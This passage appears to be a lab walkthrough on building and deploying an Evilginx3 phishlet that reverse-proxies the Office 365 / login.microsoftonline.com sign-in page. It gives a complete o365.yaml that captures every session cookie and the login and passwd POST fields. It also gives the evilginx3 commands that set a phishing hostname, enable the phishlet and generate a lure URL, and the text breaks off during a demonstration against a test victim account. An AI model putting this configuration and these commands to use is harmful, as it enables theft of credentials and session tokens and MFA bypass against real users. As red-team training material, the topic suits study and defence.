
At this time we should talk about **phislets**, it is a script in **.yaml** which configures evilginx in a way which allows it to know exactly how to **reverse proxy** the website that we want to target on our phishing engagement.

In our lab we will try to intercept the login page of **office.com**, there are multiple steps that we have to cover in order to create the phishlet that we need.


First of all we should download a browser extension that will help us manage and edit the **cookies**, it is called **edithiscookie**.



Then we should request the **office.com**



Then we “click” the **Sign In** button which redirects us to the following login page.



At this stage we have to check if the login host is the same as the one in the above screenshot, in order to check that we should request the “login.microsoftonline.com”, which indeed redirects us to the exact same login page. As a result we should focus on adding it as a proxy host so evilginx will be able to reverse proxy it and try to intercept all the data in this **MitMA**. So on the **.yaml** script in the section of proxy hosts on the first host we should add the “login.microsoftonline.com” as will be shown below.

```
proxy_hosts:  
- {phish_sub: 'login', orig_sub: 'login', domain: 'microsoftonline.com', session: true, is_landing: true }
```

An explanation for the arguments on the section above:

- **phish_sub** : it can be anything, the important thing is not to be duplicated with the other phish_sub’s on the proxy_hosts section
- **orig_sub** : it is the original subdomain
- **domain** : it is the domain that is going to be intercepted
- **session** : session set to true means that this session will be fully intercepted for session cookies
- **is_landing** : confirms that the reported page is the landing page


We can also configure from now the login section, while we know that the “login.microsoftonline.com” is the login page.

```
login:  
  domain: 'login.microsoftonline.com'  
  path: '/'
```

Next we should proceed and see what other domains we need to set to the phislet in order to be proxied. So in this part we should login with our credentials and also use the MFA authenticator as usual in order to login successfully.

Before the login though we should have inspected the web page by right clicking on the page and selecting **inspect**, afterwards we should select the **network** section and then proceed with the login procedure.

So at this point we need to right click on the top of the columns on the network tab and make sure that the the domain is checked as below




So we can identify which domains were displayed.

At this stage we have to look at all the domains and find the ones that we feel that should be relevant to add to our proxy host. First of all we can easily identify that that the “login.live.com” seems like significant one so we proceed and add it to the proxy hosts section, however we should be careful because the subdomain of “login.live.com” is the same subdomain with our first proxy host so need to change that in order not to have duplication in the phish_sub section.

```
proxy_hosts:
- {phish_sub: 'login', orig_sub: 'login', domain: 'microsoftonline.com', session: true, is_landing: true }
- {phish_sub: 'login', orig_sub: 'login', domain: 'live.com', session: true, is_landing: false }
```

After that we go back to the network tab to the column of the domains and look for other domains that might also be used.


And last but not least we see the following domain “www.office.com” which eventually redirects us after the sign in procedure. So we should also include it to the proxy hosts




All the proxy hosts:

```
GNU nano 7.2 o365.yaml
mjn_ver: '3.2.0'
proxy_hosts:
- {phish_sub: 'login', orig_sub: 'login', domain: 'microsoftonline.com', session: true, is_landing: true }
- {phish_sub: 'logon', orig_sub: 'login', domain: 'live.com', session: true, is_landing: false }
- {phish_sub: 'www', orig_sub: 'www', domain: 'office.com', session: true, is_landing: false }
```

In the next part of the phishlet's script we should also complete the **auth_tokens** section, in this part we have to inspect all the cookies that were stored during our login session in order for this to be accomplished we have to add another one extension called **storageAce**.



So after we add the specific extension we should one more time repeat the login procedure and then inspect all the stored cookies from which we ought to make a list with all the domains which we feel might contain the **session tokens** that we have to capture during the phishing process.



We can see that we have all the following domains:

- .live.com
- live.com
- .login.live.com
- login.live.com
- .login.microsoftonline.com
- login.microsoftonline.com
- .microsoft.com
- microsoft.com
- .office.com
- office.com
- .www.office.com
- www.office.com

A further detailed example is followed:

```
auth_tokens:
- domain: '.live.com'
  keys: ['.*:regexp']
- domain: 'live.com'
  keys: ['.*:regexp']
- domain: '.login.live.com'
  keys: ['.*:regexp']
- domain: 'login.live.com'
  keys: ['.*:regexp']
- domain: '.login.microsoftonline.com'
  keys: ['.*:regexp']
- domain: 'login.microsoftonline.com'
  keys: ['.*:regexp']
- domain: '.microsoft.com'
  keys: ['.*:regexp']
- domain: 'microsoft.com'
  keys: ['.*:regexp']
- domain: '.office.com'
  keys: ['.*:regexp']
- domain: 'office.com'
  keys: ['.*:regexp']
- domain: '.www.office.com'
  keys: ['.*:regexp']
- domain: 'www.office.com'
  keys: ['.*:regexp']
```

in the key section we add the corresponding regular expression (regex), further details can be obtained also in the documentation of this section.

Example:

key modifiers


Modifiers can be set for specific keys by adding a `:` character at the end of the key name, followed by the modifier name. Modifiers can be stacked and need to be separated with `:` character as well (e.g. `session:opt` or `frog-[0-9]{3}:regexp:always`).

name	description
<code>regexp</code>	Treats cookie name as a regular expression. For example key <code>'frog-[0-9]{3}:regexp'</code> will look for any key like <code>frog-283</code> , <code>frog-111</code> , <code>frog-291</code> to capture. IMPORTANT! If you use at least one regexp modified key, make sure to trigger session capture with <code>auth_urls</code> (explained below).
<code>opt</code>	Treats that cookie as optional. If that cookie arrives, it will be captured, but if it doesn't and other required cookies have already been captured, the session will be considered finished.
<code>always</code>	By default Evilginx ignores any cookies treated as session cookies, which have no expiration time set up. This modifier will make sure to always capture the cookie despite it not having an expiration time.


You can find further details through the documentation in the following link:

<https://help.evilginx.com/docs/phishlet-format>

Now one of the last parts of our phishlet in order to be ready is to complete the credentials section. In order to do that we should go again on the network tab in inspect and look for the request that was made with our username.



We should find this `post.srf` request (post method). Then we click it and go to the payload tab that it has. In that context we look for the **login** and the **passwd** sections as can be shown below.



And then we copy both **login** and **passwd** and add them to both **keys** on the **credentials** section correspondingly as can be shown below.

```
credentials:
  username:
    key: 'login'
    search: '(.*)'
    type: 'post'
  password:
    key: 'passwd'
    search: '(.*)'
    type: 'post'
```

The last one has to do with the **auth_url** section.


By default Evilginx will consider the session as authenticated when all cookies defined in **auth_tokens** section are captured. The exception is when the names of the cookies, you need to capture, are generated dynamically. In such a scenario you need to use regular expressions to search for session cookies or just capture all of them. Evilginx will then not know when all of the session cookies have been captured and will need an alternative way to trigger the successful session capture.

Session will be considered captured when a request to any of the defined URL paths is made. These URL paths should only be accessible after the user has successfully authenticated, thus indicating the authentication was successful.

This is the syntax

```
auth_urls:  
- '/home'
```

So now we have to replace the path value which is shown below.



Like this

```
auth_urls:  
- '/landingv2'
```

We can find attached the entire **o365.yaml** script below

```
GNU nano 7.2 o365.yaml
min_ver: '3.2.0'
proxy_hosts:
- {phish_sub: 'login', orig_sub: 'login', domain: 'microsoftonline.com', session: true, is_landing: true }
- {phish_sub: 'logon', orig_sub: 'login', domain: 'live.com', session: true, is_landing: false }
- {phish_sub: 'www', orig_sub: 'www', domain: 'office.com', session: true, is_landing: false }

sub_filters:
auth_tokens:
- domain: '.live.com'
  keys: ['.*:regexp']
- domain: 'live.com'
  keys: ['.*:regexp']
- domain: '.login.live.com'
  keys: ['.*:regexp']
- domain: 'login.live.com'
  keys: ['.*:regexp']
- domain: '.login.microsoftonline.com'
  keys: ['.*:regexp']
- domain: 'login.microsoftonline.com'
  keys: ['.*:regexp']
- domain: '.microsoft.com'
  keys: ['.*:regexp']
- domain: 'microsoft.com'
  keys: ['.*:regexp']
- domain: '.office.com'
  keys: ['.*:regexp']
- domain: 'office.com'
  keys: ['.*:regexp']
- domain: '.www.office.com'
  keys: ['.*:regexp']
- domain: 'www.office.com'
  keys: ['.*:regexp']

auth_urls:
- '/landingv2'

credentials:
  username:
    key: 'login'
    search: '(.*)'
    type: 'post'
  password:
    key: 'passwd'
    search: '(.*)'
    type: 'post'

login:
  domain: 'login.microsoftonline.com'
  path: '/'
```

At this point we have successfully set up our **Evilginx** framework and we can proceed to the stage where we use the tool itself in order to bypass the **MFA** requirement and of course capture the login credentials of the victims.

9. Run evilginx3

So first of all we should start the tool with the required arguments as shown below.

command:

```
./evilginx3 -g /home/evilgophish/evilgophish/gophish/gophish.db -p  
/home/evilgophish/evilgophish/evilginx3/legacy_phishlets/
```



So at this stage we should set up the hostname for the O365.com as bellow:

```
: phishlets hostname o365 evilgophish.xyz
```

And then we press Enter.

Afterwards we should enable the phishlet itself as bellow:

```
: phishlets enable o365
```

When we press enter it will try to retrieve automatically all the **TLS** certificates for all the subdomains that this phishlet will be using

Then we should also create the the **lure** of the phish, example:

```
: phishlets
```

phishlet	status	visibility	hostname
airbnb	disabled	visible	
amazon	disabled	visible	
booking	disabled	visible	
cisco-vpn	disabled	visible	
citrix	disabled	visible	
coinbase	disabled	visible	
facebook	disabled	visible	
github	disabled	visible	
google	disabled	visible	
instagram	disabled	visible	
knowbe4	disabled	visible	
linkedin	disabled	visible	
o365	enabled	visible	evilgophish.xyz

And then we should also create the lure itself with the following command:

```
| 0 | o365 |  
+-----+  
: lures create o365
```

Then if we type the command `lure` we will take all the lures that we have created.

```
: lures
```

id	phishlet	hostname	path	redirector	redirect_url	paused	og
0	o365		/LlzTGHck				----


In order to get the **lure** (url of the phish) and then use it we should proceed with the following command:

```
: lures get-url 0  
https://login.evilgophish.xyz/LlzTGHck
```

10. Phishing engagement

Well, right now it is clear that we have our phish ready to be used, so we should proceed to the actual phishing engagement

Lets see an example of how our phishing page should look like..




As we can see it is an identical o365 sign in page

Well, at this stage we should try to sign in with our testing victim account which is configured in a way to have a 2 factor authentication step.

My victim testing account is:

vahramtest23@gmail.com


our next redirect page is



